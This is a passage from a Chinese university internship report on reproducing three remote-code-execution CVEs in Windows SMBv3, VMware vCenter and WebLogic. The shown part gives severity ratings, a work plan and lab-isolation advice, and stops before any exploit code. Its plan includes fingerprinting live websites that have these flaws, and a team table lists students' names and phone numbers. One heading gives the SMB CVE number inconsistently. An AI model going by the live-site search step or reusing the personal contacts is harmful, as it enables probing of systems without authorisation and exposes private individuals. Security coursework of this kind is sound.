**南开大学**

**实习实训漏洞复现报告**

**2024年7月25日**

目录

[1.漏洞复现结论（15分） 1](#_Toc21559)

[1.1风险等级分布 1](#_Toc11151)

[2.工作计划（25分） 3](#_Toc10157)

[2.2漏洞对象 3](#_Toc18262)

[2.1工作人员 4](#_Toc7422)

[2.3漏洞复现阶段 4](#_Toc27662)

[2.4风险等级 5](#_Toc1270)

[3.漏洞复现过程（35分） 5](#_Toc1379)

[3.1 风险管理及规避 5](#_Toc19034)

[3.2测试方法 6](#_Toc29103)

[3.2.1 CVE-2020-0976 6](#_Toc32313)

[3.2.2 CVE-2021-21972 12](#_Toc24942)

[3.2.3 CVE-2020-2883 16](#_Toc11268)

[4. 漏洞复现结果（25分） 18](#_Toc916)

[4.1 SMB远程代码执行漏洞 18](#_Toc23321)

[4.1.1 POC插件编写 18](#_Toc27993)

[4.1.2 漏洞信息 19](#_Toc4576)

[4.2 VMWare vCenter Server 远程代码执行漏洞 22](#_Toc24933)

[4.2.1 POC插件编写 22](#_Toc3767)

[4.2.2 漏洞信息 25](#_Toc31124)

[4.3 Weblogic Server 代码执行漏洞 28](#_Toc19761)

[4.3.1 POC插件编写 28](#_Toc4010)

[4.3.2 漏洞信息 31](#_Toc25218)

# 1.漏洞复现结论（15分）

南开大学实习实训第八小组的安全人员采用科学的漏洞复现步骤于2024年7月19日至2024年7月25日对cve漏洞进行了全面深入的漏洞复现。

本次共发现漏洞3个，其高危漏洞3个，中危漏洞0个,低危漏洞0个。



|  |  |  |
| --- | --- | --- |
| **序号** | **漏洞名称** | **风险值** |
| 1 | SMB远程代码执行漏洞 | 高危 |
| 2 | VMware vCenter Server远程代码执行漏洞 | 高危 |
| 3 | Weblogic 反序列化 | 高危 |


## 1.1风险等级分布

本次评估漏洞的详细风险等级分布如下：


等级评估来自NVD


Cve-2020-0796







Cve-2021-21972









Cve-2020-2883







# 2.工作计划（25分）

## 2.1工作人员

|  |  |  |  |
| --- | --- | --- | --- |
| 序号 | 职务 | 姓名 | 联系方式 |
| 1 | 组长 | 王峥 | 15122706061 |
| 2 | 组员 | 李佳璐 | 13935200496 |
| 3 | 组员 | 陈恩宝 | 15590387223 |
| 4 | 组员 | 王承铃 | 18350903189 |

## 2.2漏洞对象

 Window 10 version 1903/1909

 VMware vCenter Server 7.0/6.7/6.5

 Weblogic Server 10.3.6.0/ 12.1.3.0

## 2.3漏洞复现阶段

|  |  |
| --- | --- |
| 项目阶段 | 工作内容 |
| 查找漏洞基本信息并学习漏洞实现原理 | 查阅漏洞公告、CVE 报告或安全研究文  章，以获取有关漏洞的详细信息。了解  漏洞的描述、影响范围、受影响的版本  和可能的利用方式。仔细研究相关软件  或系统的源代码和官方文档，了解漏洞  属于哪种类型。 |
| 查找存在该漏洞的网站 | 使用指纹匹配技术来进行识别和筛选，  通过分析目标网站的特征信息，例如  HTTP 响应头、HTML 源代码和特定的错  误页面，来确定网站所使用的软件、版  本和配置。还可以通过查阅漏洞数据库  （如 CVE、NVD）和公开报告以及安全研  究 社 区 和 论 坛 （ 如 Github 、 Stack 、Overflow、安全编程等），搜索相关的 漏洞信息。或使用Exploit-DB 和漏洞利用框架以及安全扫描工具进一步发现。 |
| 搭建漏洞复现的环境 | 根据漏洞公告指定的版本，搭建特定版  本的环境。例如使用 Docker 搭建目标  系统的特定版本，或搭建虚拟靶机。  安装和配置必要的组件和工具，确保环  境能够复现漏洞。 |
| 漏洞测试和复现 | 使用攻击机针对目标系统进行漏洞测  试和利用尝试。  根据漏洞详情和已知的利用方式，按步  骤复现漏洞，记录每个步骤的操作和结  果。 |
| 尝试分析漏洞利用成功或失败的原因 | 如果漏洞利用成功，详细记录成功利用  漏洞的步骤和结果。  如果漏洞利用失败，分析可能的原因并  尝试修正。 |

## 2.4风险等级

|  |  |  |
| --- | --- | --- |
| 编号 | 风险等级 | 风险描述 |
| 1 | 高风险 | 该漏洞由SMB 3.1.1协议中处理压缩消息时，对其中数据没有经过安全检查，没有检查长度是否合法，最终导致整数溢出，直接使用会引发内存破坏漏洞，可能被攻击者利用远程执行任意代码，攻击者利用该漏洞无须权限即可实现远程代码执行，受黑客攻击的目标系统只需开机在线即可能被入侵。 |
| 2 | 高风险 | vSphere Client（HTML5） 在 vCenter Server 插件中存在一个远程执行代码漏洞。未授权的攻击者可以通过开放 443端口的服务器向 vCenter Server 发送精心构造的请求，写入 webshell，控制服务器 |
| 3 | 高风险 | 在Oracle官方发布的2020年4月关键补丁公告中，包含针对WebLogic Server的严重漏洞，允许未经身份验证的攻击者通过T3协议网络访问并破坏易受攻击的Weblogic Server，成功的漏洞利用可导致WebLogic Server被攻击者接管，从而导致远程代码被执行。 |

# 3.漏洞复现过程（35分）

## 3.1 风险管理及规避

1.使用虚拟化或容器化技术：在测试过程中，使用虚拟化或容器化技术，如 VMware、VirtualBox、Docker 等，来创建隔离的测试环境。这样可以确保测

试不会影响真实生产系统，并且在出现问题时可以快速还原环境。

2.备份客户系统：在进行漏洞复现之前，务必对客户系统进行全面备份，包括系统配置、数据和应用程序。这样可以在测试出现问题时，通过还原备份来恢复系统到测试之前的状态，避免潜在风险。

3.使用快照：在进行关键的测试阶段创建快照。快照是系统状态的镜像，可以在测试过程中进行试验后随时回滚到该状态，以防止测试影响到正常运行。

4.限制网络访问：在测试环境中限制容器或虚拟机的网络访问权限，避免漏洞利用或测试代码对外部网络产生影响。最好在测试环境中禁用网络访问，只与必要的资源进行内部通信。

5.隔离测试环境：将测试环境与生产环境隔离，确保测试环境不受到外部干扰，并防止测试对生产环境产生影响。可使用物理隔离或网络隔离手段，确保测试活动受到保护。

6.监控和日志记录：在测试过程中，定期监控测试环境的运行状态，并记录测试活动的日志。这样可以及时发现异常情况，并追踪测试过程中的活动。

## 3.2测试方法

### 3.2.1 CVE-2020-0976

**3.2.1.1 详细过程**

搭建环境：根据漏洞公告，我们将使用window10的1903版本进行靶机的搭建



